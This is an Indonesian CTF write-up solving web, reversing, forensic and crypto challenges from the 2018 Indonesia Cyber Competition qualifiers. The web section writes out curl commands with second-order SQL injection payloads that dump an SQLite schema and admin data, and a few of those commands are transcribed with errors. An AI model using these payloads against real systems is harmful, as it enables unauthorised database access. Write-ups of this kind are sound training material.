

Writeup Penyisihan CTF

Indonesia Cyber Competition 2018

Jason Jeremy Iman




22 September 2018 - 23 September 2018

Web

Do not cheat! (30 pts)

Diberikan alamat soal di <http://206.189.88.9:6301/>

Berikut screenshot web yang diberikan.



Pada script terdapat fungsi yang membuka "flag.php". Saya mendapatkan flag dengan memanggil fungsi tersebut.



Karena *flag* mengatakan bahwa "only the weak cheat", maka saya mencoba untuk membaca kode. Ternyata terdapat secret input yang dapat memberikan flag:

```
secretstroke="38,38,40,40,37,39,37,39,66,65"
```


```
// secretstroke adalah atas atas bawah bawah kiri kanan kiri kanan b a
```

Flag: IDCC{0nly_th3_we4K_che4T}

007 (100 pts)

Diberikan alamat soal di <http://206.189.88.9:9001/>

Berikut screenshot web yang diberikan.



Tidak ada apapun yang dapat dilakukan pada *website* tersebut. Setelah lama melihat *web*, saya mencoba untuk membuka lewat *handphone* dan ternyata *web* dapat diakses. Berikut *screenshot web* setelah membuka melalui *handphone*.



Apabila salah satu dari gambar tersebut ditekan, maka akan ter-download **007_t0p_5ecr8.apk**. Saya melakukan dekompilasi menggunakan <http://www.javadecompilers.com/apk>.

Pada apk tersebut program utama tidak melakukan hal penting. Saya mencoba mencari string flag, IDCC, dan lain-lain, namun tidak mendapatkan apa-apa. Akhirnya, saya coba mencari **007**, yaitu nama soal, didapatkan file **res/values/strings.xml**. Pada file tersebut terdapat string berikut.

```
<string name="app_host">007_h0st.txt</string>
<string name="app_name">007</string>
<string name="app_origin">agent_007.com</string>
<string name="app_param">agent</string>
<string name="app_value">0071337</string>
<string name="app_verb">POST</string>
```


Apabila **007_h0st.txt** dibuka dihasilkan:
<http://206.189.88.9:9001/flag.php>. Lakukan request ke alamat tersebut dengan parameter tersebut, maka didapatkan flag.

```
curl -vvv --data "agent=0071337" -X POST -H "Host: 007_h0st.txt" -H
"Origin: agent_007.com" "http://206.189.88.9:9001/flag.php"
```

Flag: **IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}**

Pesanan kedua (120 pts)

Diberikan alamat soal di <http://206.189.88.9:6601/>
Berikut screenshot web yang diberikan.



Sign up plz.

Name

Username


Password

Edit Profil

Username


[Profile](#) | [Logout](#)

Pertama kali, setelah melakukan base64decode dari secret key, diketahui bahwa secret key adalah epoch time. Selain itu, dari judul soal diinferensi bahwa soal adalah *second order*. Apabila melakukan *googling* akan ditemukan **Second Order SQL Injection**. Saya mencoba melakukan SQL injection pada field username dengan input " or 1=1--. Input tersebut akan menyebabkan *error*-nya halaman profil.



Dari *output* tersebut diketahui bahwa dapat dilakukan SQL injection. Langkah selanjutnya adalah mencoba input yang tidak *error*. Ternyata dari halaman edit, dapat dilihat bahwa spasi di-replace menjadi tanda garis bawah ('_'). Untuk itu, saya mengganti spasi menjadi tab, yaitu %09. Saya mencoba kembali, dengan input "%09or%091=1--.

```
curl 'http://206.189.88.9:6601/edit.php' -H 'Connection: keep-alive'
-H 'Cache-Control: max-age=0' -H 'Origin: http://206.189.88.9:6601'
-H 'Cookie: PHPSESSID=45u2d2kn4veksb232g90l7msi5' --data
'username=%22%09or%091=1--&action=edit' --compressed
```



SQL injection berhasil men-*dump* kolom *name* dari *database*. Selanjutnya, perlu diketahui nama tabel dari kolom-kolom pada tabel tersebut untuk

dapat membaca seluruh *database*. Saya mencoba mengikuti *cheatsheet* pada halaman


<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>.

Namun, tidak ada yang berhasil. Setelah lama mencari, akhirnya saya mencoba untuk *sqlite* mengikuti halaman

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md>.

```
curl 'http://206.189.88.9:6601/edit.php' -H 'Connection: keep-alive'
-H 'Cache-Control: max-age=0' -H 'Origin: http://206.189.88.9:6601'
-H 'Cookie: PHPSESSID=45u2d2kn4veksb232g90l7msi5' --data
'username=%22%09and%091=2%09union%09select%09sql%09from%09sqlite_mast
er--&action=edit' --compressed
```

Didapatkan tabel dan kolom database sebagai berikut.



```
1 <!-- debug : CREATE TABLE "users_regist" (
2   "id" integer NOT NULL PRIMARY KEY AUTOINCREMENT,
3   "name" text NULL,
4   "username" text NULL,
5   "password" text NULL,
6   "time" numeric NULL
7 )|CREATE TABLE sqlite_sequence(name,seq)|-->
8
```

Karena pada langkah sebelumnya telah didapatkan bahwa terdapat user *zuperadmin*, dicoba dicari *time* dari *zuperadmin*.

```
curl 'http://206.189.88.9:6 'Connection: keep-alive' -H
'Cache-Control: max-age=0' -H 'Origin: http://206.189.88.9:6601' -H
'Cookie: PHPSESSID=45u2d2kn4veksb232g90l7msi5' --data
'username=%22%09and%091=2%09union%09select%09time%09from%09users_regi
zt%09where%09name="zuperadmin"--&action=edit' --compressed
```

```
1 <!-- debug : 1990-09-09 09:09:09|-->
```

Saya menggunakan

<https://www.textmagic.com/free-tools/timestamp-converter> untuk mencari waktu epoch. Didapatkan: 652871349 -> NjUyODcxMzQ5. Namun apabila check secret key dilakukan hasilnya invalid. Hal ini, aneh karena apabila kita mendaftarkan 2 akun, dan memasukkan secret key orang A

pada B hasilnya valid. Untuk itu, karena memungkinkan adanya kesalahan timestamp converter, dilakukan pengecekan username dan waktu.

Hasilnya: 2018-09-23 00:17:49 -> **1537661869** sedangkan hasil secret key MTUzNzYzNjY2OQ== -> **1537636669**. Didapatkan bahwa tools tersebut menghasilkan perbedaan $1537661869 - 1537636669 = 25200$. Maka secret key admin: $652871349 - 25200 = 652846149$ -> **NjUyODQ2MTQ5**. Apabila dimasukkan didapatkan flag.

Flag: **IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}**

Reversing

EzPz (50 pts)

Can you reverse this flag for me

Flag="c=/2HsfweAeTCz]!V@a1V@pz9??\$eYjQVz&ln<z5"

Diberikan sebuah *binary executable* 64-bit. Berikut program yang diberikan.

```
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ file EzPz
EzPz: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, i
nterpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=0e88
eale130a31f894ba30963dd39b1d5abb057d, not stripped
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./EzPz
"/V8H9-55"
```

Setelah mencoba membaca program *decompiled*, diketahui bahwa program ditulis dengan Haskell. Namun, tidak banyak yang dimengerti dari program tersebut. Saya mencoba memasukkan input pada argv, tetapi output tidak berubah. Lalu saya mencoba me-*rename file* tersebut dan output berubah.

```
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./a
"oH55"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./aa
"oWQ5"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./aaa
"oWGd"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./aaaa
"oWGdoH55"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./bbb
"o:u0"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./bbbbbb
"o:u0o:u0"
```

Output program seperti base64, yaitu 3 byte input menjadi 4 byte output. Namun, charset yang digunakan berbeda, seperti 5 sebagai padding dan bukan = seperti pada base64. Untuk mendapatkan flagnya, dilakukan *bruteforce* terhadap tiap 4-byte output, dengan *brute* dilakukan per 1 karakter. Pada byte pertama akan dibandingkan apakah `input[0] == output[0]`, pada byte kedua dibandingkan apakah `input[:2] == output[:2]`, sedangkan pada byte ketiga dibandingkan `input = output`. Berikut *script* yang digunakan.

```

from pwn import *
import os

mapping = {}
data =
'_0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{}'
file = open('base','rb')
binary = file.read()
file.close()

def solve(z):
    file = open('hasil/' + z, 'wb')
    file.write(binary)
    file.close()
    r = process('hasil/' + z)
    hasil = r.recvline()[1:-2]
    r.close()
    return hasil

def crack(z):
    first = []
    second = []
    for c in data:
        out = solve(c)
        if (out == z):
            return c
        elif (out[0] == z[0]):
            first.append(c)
    for c in data:
        for d in first:
            out = solve(d+c)
            if (out == z):
                return d+c
            elif (out[:2] == z[:2]):
                second.append(d+c)
    for c in data:
        for d in second:
            if (solve(d+c) == z):
                return d+c

flag = 'c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5'
decrypted = ''
for i in range(10):
    decrypted += crack(flag[i*4:i*4+4])
    file = open('flag', 'w')
    file.write(decrypted)
    file.close()

```

Flag: IDCC{h4sk3L1_i5_14zY_4nD_Fun}

BabyShark (80 pts)

My code running while compile time :/

Diberikan sebuah *binary executable* 64 bit. Berikut program yang diberikan.

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ ./babyshark
Flagnya sudah terenkripsi dengan aplikasi ini: 535f59586176296f7b446a492a7c687a7
7762b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
```

Berikut hasil dekompilasi program utama.

```
1 __int64 Dmain()
2 {
3     __int64 v0; // rax
4     __int64 v1; // rax
5     __int64 v2; // rdx
6
7     v1 = D9babyshark9hexencodeFAyaZQe(
8         *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0),
9         *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0 + 8));
10    D3std5stdio__T7writelnTAyaTQeZQqFNfQmQoZv(v1, v2, 47LL, "Flagnya sudah terenkripsi dengan aplikasi ini: ");
11    D3std5stdio__T7writelnTAyaZQnFNfQjZv(46LL, "Pembuatannya dilakukan pada waktu kompilasi :)");
12    D3std5stdio__T7writelnTAyaZQnFNfQjZv(35LL, "Bisakah kamu mengembalikan Flagnya?");
13    return 0LL;
14 }
```

Program memiliki *string* flag terenkripsi dan meng-*output*-kan *string* tersebut. Adapun fungsi enkripsi terdapat pada program sebagai berikut.

```

1000 v2 = D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx(a1, a2);
1001 v4 = D9babyshark__T3encVAyaa3_323232ZQsFNaNfQuZQx(v2, v3);
1002 v6 = D9babyshark__T3encVAyaa3_333333ZQsFNaNfQuZQx(v4, v5);
1003 v8 = D9babyshark__T3encVAyaa3_343434ZQsFNaNfQuZQx(v6, v7);
1004 v10 = D9babyshark__T3encVAyaa3_353535ZQsFNaNfQuZQx(v8, v9);
1005 v12 = D9babyshark__T3encVAyaa3_363636ZQsFNaNfQuZQx(v10, v11);
1006 v14 = D9babyshark__T3encVAyaa3_373737ZQsFNaNfQuZQx(v12, v13);
1007 v16 = D9babyshark__T3encVAyaa3_383838ZQsFNaNfQuZQx(v14, v15);
1008 v18 = D9babyshark__T3encVAyaa3_393939ZQsFNaNfQuZQx(v16, v17);
1009 v20 = D9babyshark__T3encVAyaa6_313031303130ZQyFNaNfQBaZQBe(v18, v19);
1010 v22 = D9babyshark__T3encVAyaa6_313131313131ZQyFNaNfQBaZQBe(v20, v21);
1011 v24 = D9babyshark__T3encVAyaa6_313231323132ZQyFNaNfQBaZQBe(v22, v23);

1492 v986 = D9babyshark__T3encVAyaa9_343933343933343933ZQBeFNaNfQBhZQB1(v984, v985);
1493 v988 = D9babyshark__T3encVAyaa9_343934343934343934ZQBeFNaNfQBhZQB1(v986, v987);
1494 v990 = D9babyshark__T3encVAyaa9_343935343935343935ZQBeFNaNfQBhZQB1(v988, v989);
1495 v992 = D9babyshark__T3encVAyaa9_343936343936343936ZQBeFNaNfQBhZQB1(v990, v991);
1496 v994 = D9babyshark__T3encVAyaa9_343937343937343937ZQBeFNaNfQBhZQB1(v992, v993);
1497 v996 = D9babyshark__T3encVAyaa9_343938343938343938ZQBeFNaNfQBhZQB1(v994, v995);
1498 return D9babyshark__T3encVAyaa9_343939343939343939ZQBeFNaNfQBhZQB1(v996, v997);

```

Masing-masing fungsi tersebut berisi:

```

19 v16 = a1;
20 v9 = D3std4conv__T2toTiZ__TQjTmZQoFNaNfmZi();
21 v10 = 0LL;
22 v11 = &TMP0;
23 v1 = ((int64 *)D3std5range__T5cycleTAyaZQ1FNaNbnNfQpZSQ8nQBm__T5CycleTQBjZQ1(&v13, 3LL, "111"));
24 v2 = v1[3];
25 v3 = v1[2];
26 v4 = v1[1];
27 v5 = *v1;
28 v6 = v16;
29 D3std5range__T3zipTSQtQr__T5CycleTAyaZQ1TQhZQBeFNaNbnNfQB1QzZSQckQCj__T11ZipShortestVEQDi8typecons__T4FlagVQCwa18_616c6c4b6e6f776e53616d654c656e6f77468ZQB8i0TSQDwQDv__T5CycleTQCpZQ1TQCwZQE8popFrontMFN;
30 ((int64*)&v12,
31 v16,
32 *((int64 *)&v16 + 1),
33 v7);
34 while ( (unsigned __int8)D3std5range__T11ZipShortestVEQB8c8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e6f77468ZQB8i0TSQDwQDv__T5CycleTQCpZQ1TQCwZQE8popFrontMFN;
35 &v12,
36 v6 ^ 1 )
37 {
38 v15 = D3std5range__T11ZipShortestVEQB8c8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e6f77468ZQB8i0TSQDwQDv__T5CycleTQCpZQ1TQCwZQE8popFrontMFN;
39 v14 = &v15;
40 v6 = v9 ^ HIDWORD(v15) ^ (unsigned int)v15;
41 d_arrayappendcd(&v10, v6);
42 D3std5range__T11ZipShortestVEQB8c8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e6f77468ZQB8i0TSQDwQDv__T5CycleTQCpZQ1TQCwZQE8popFrontMFN;
43 }
44 return v10;
45 }

```

Apabila dibaca, program akan melakukan xor dengan cycle dari "111" diikuti "222" ... "1010" ... "123123" .. "499499". Saya membuat program sederhana untuk menghasilkan nilai tersebut.

```

data = [0, 0, 0, 0, 0, 0]

for i in range(1, 500):
    c = str(i) * (6 / len(str(i)))
    for i in range(6):
        data[i] ^= ord(c[i])

```

```
print data
```

Dihasilkan nilai [49, 48, 49, 48, 49, 48]. Namun, apabila di-xor dengan flag terenkripsi tidak menghasilkan flag. Ternyata, perlu dilakukan xor dengan parameter pertama, yaitu '+'.

Setelah mengetahui kalau parameter pertama fungsi, yaitu '+' adalah bagian dari enkripsi dan fungsi enkripsi juga dapat menjadi fungsi dekripsi (berlaku kebalikan, xor), saya melakukan patching binary agar pemanggilan encodehex menjadi encrypt menggunakan IDAPro.

```
1 int64 Dmain()
2 {
3     __int64 v0; // rax
4     __int64 v1; // rax
5     __int64 v2; // rdx
6
7     v1 = D9babyshark7encryptFNfAyaZQe(
8         *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0),
9         *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0 + 8));
10    D3std5stdio__T7writelnTayaTQeZQqFNfQmQoZv(v1, v2, 47LL, "Flagnya sudah terenkripsi dengan aplikasi ini: ");
11    D3std5stdio__T7writelnTayaZQnFNfQjZv(46LL, ["Pembuatannya dilakukan pada waktu kompilasi :"]);
12    D3std5stdio__T7writelnTayaZQnFNfQjZv(35LL, "Bisakah kamu mengembalikan Flagnya?");
13    return 0LL;
14 }
```

Berikut output program tersebut.

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ ./babyshark-patched
Flagnya sudah terenkripsi dengan aplikasi ini: IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
```

Flag: IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}

Forensic

Freedom (120 pts)

Run Barry run..

<https://drive.google.com/file/d/1zZrMBfFyzNeky2tEYQ2FTwzUXhTx-gkL/view?usp=sharing>

Diberikan sebuah file image.img: DOS/MBR boot sector

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ fdisk -l image.img
Disk image.img: 52,5 MiB, 55050240 bytes, 107520 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xb6db02a0

Device      Boot Start    End Sectors Size Id Type
image.img1 *      512    8703    8192   4M 83 Linux
image.img2          9216 107519   98304  48M 83 Linux
```

Karena pada umumnya, file disk image masih menyimpan string tanpa terenkripsi atau terubah, maka dicoba untuk mencari flag tanpa melakukan mount. Adapun yang dicoba adalah pencarian "flag", "IDCC", [73, 68, 67, 67] -> representasi decimal IDCC, [49, 44, 43, 43] -> representasi hex dari IDCC.

Saat menjalankan "strings image.img | grep 73" didapatkan output mencurigakan.


```

IIIIIIIIIIII = loadstring;local IIIIIIIIIIIIIIII = {'\45','\45','\47','\47'
,'\32','\68','\101','\99','\111','\109','\112','\105','\108','\101','\100','\32'
,'\67','\111','\100','\101','\46','\32','\10','\114','\101','\113','\117','\105'
,'\114','\101','\32','\34','\110','\105','\120','\105','\111','\46','\102','\115'
,'\34','\10','\114','\101','\113','\117','\105','\114','\101','\32','\34','\105'
,'\111','\34','\10','\10','\32','\32','\32','\108','\111','\99','\97','\108','\
32','\102','\61','\105','\111','\46','\111','\112','\101','\110','\40','\34','\4
7','\114','\111','\111','\116','\47','\110','\111','\116','\101','\115','\46','\
116','\120','\116','\34','\44','\34','\114','\34','\41','\10','\32','\32','\32','
'\105','\102','\32','\102','\126','\61','\110','\105','\108','\32','\116','\104'
,'\101','\110','\32','\10','\32','\32','\32','\112','\114','\105','\110','\116'
,'\40','\34','\73','\68','\67','\67','\123','\79','\112','\101','\110','\87','\82'
,'\84','\105','\53','\57','\48','\48','\68','\33','\125','\34','\41','\10','\10'
,'\32','\32','\32','\101','\108','\115','\101','\32','\10','\32','\32','\32','\
112','\114','\105','\110','\116','\40','\34','\87','\101','\32','\97','\108','\1
08','\32','\108','\105','\118','\101','\32','\101','\118','\101','\114','\121','
\32','\100','\97','\121','\32','\105','\110','\32','\118','\105','\114','\116','
\117','\97','\108','\32','\101','\110','\118','\105','\114','\111','\110','\109'
,'\101','\110','\116','\115','\44','\32','\100','\101','\102','\105','\110','\10
1','\100','\32','\98','\121','\32','\111','\117','\114','\32','\105','\100','\10
1','\97','\115','\46','\34','\41','\10','\10','\32','\32','\32','\101','\110','\
100','\10','\10','\10','\10','\10','\10','\10','\10','\10','\10','\10','\10'
,IIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII,IIIIIIIIIIIIIIII
IIIIIIIIIIIIIIII)))()
C12A7328-F81F-11D2-BA4B-00A0C93EC93B

```

Ubah array tersebut menjadi angka, yaitu:

```

data =
[45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,1
01,46,32,10,114,101,113,117,105,114,101,32,34,110,105,120,105,111,46,
102,115,34,10,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32,3
2,32,108,111,99,97,108,32,102,61,105,111,46,111,112,101,110,40,34,47,
114,111,111,116,47,110,111,116,101,115,46,116,120,116,34,44,34,114,34
,41,10,32,32,32,105,102,32,102,126,61,110,105,108,32,116,104,101,110,
32,10,32,32,32,112,114,105,110,116,40,34,73,68,67,67,123,79,112,101,1
10,87,82,84,105,53,57,48,48,68,33,125,34,41,10,10,32,32,32,101,108,11
5,101,32,10,32,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,3
2,108,105,118,101,32,101,118,101,114,121,32,100,97,121,32,105,110,32,
118,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109,101,110
,116,115,44,32,100,101,102,105,110,101,100,32,98,121,32,111,117,114,3
2,105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]

```

Ubah menjadi string menjadi:

```

--// Decompiled Code. \nrequire "nixio.fs"\nrequire "io"\n\n  local
f=io.open("/root/notes.txt","r")\n  if f~=nil then \n
print("IDCC{OpenWRTi5900D!}")\n\n  else \n  print("We all live
every day in virtual environments, defined by our ideas.")\n\n
end\n

```

Didapatkan flag.

Flag: IDCC{OpenWRTi5900D!}

Crypto

DecryptME (50 pts)

Decrypt and win.

Diberikan sebuah *script* python dan file terenkripsi.

```
#decryptme.py
from base64 import *
def enkripsi(plain, keys):
    enc = []
    plain = b64encode(plain)
    for i, l in enumerate(plain):
        kunci = ord(keys[i % len(keys)])
        teks = ord(l)
        enc.append(chr((teks + kunci) % 127))
    return ''.join(enc)
```

```
$ cat enkripsi
jasonjeremy@asdf:/media/sf_SVM/idcc$ cat enkripsi
F7=&D*****
```

Keterangan: * berarti suatu karakter

Dari 5 karakter pertama dicari key yang menghasilkan output F7=&D, didapatkan key, yaitu 'rajar'. Diasumsikan bahwa 'r' terakhir berulang, maka key adalah 'raja'

Berikut *script* dekripsi yang saya gunakan.

```
import decryptme, base64

data =
'_0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{}'

with open('enkripsi', 'rb') as f:
    a = f.read()

flag = ''

first6 = 'raja'
for i in range(len(a)):
    data = ord(a[i]) - ord(first6[i % len(first6)]) - 1
    if (data < 0):
```

```
data += 128
flag += chr(data)

print base64.b64decode(flag)
```

Flag : **IDCC{S1mpl3_4nd_stR4ight}**

OldCrypt (70 pts)

Just another crypt..

Diberikan dua buah file plaintext, yaitu flag dan kunci.

```
$ cat flag
zeze rarvrt hpmoe
pmyph heyr zkmrhvpghrm apmer
lknvrnevt yrmsr vkvt
xrzsre kmfhrp zknretmjr
vrxhrrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrrm zezezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevt arm yknp xknyrr
wrvr apmer yrh xkemat xpnfr
lknxjphpnvt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrar
wrvr teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zeze ae lpze...
d! zkmrnevt arm yknp xknyrr
wrvr apmer yrh xkemat xpnfr
lknxjphpnvt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevt arm yknp xknyrr
wrvr apmer yrh xkemat xpnfr
lknxjphpnvt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EA00{j0p_Swm3A_z3_m10k}

$ cat kunci
```

```
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
```

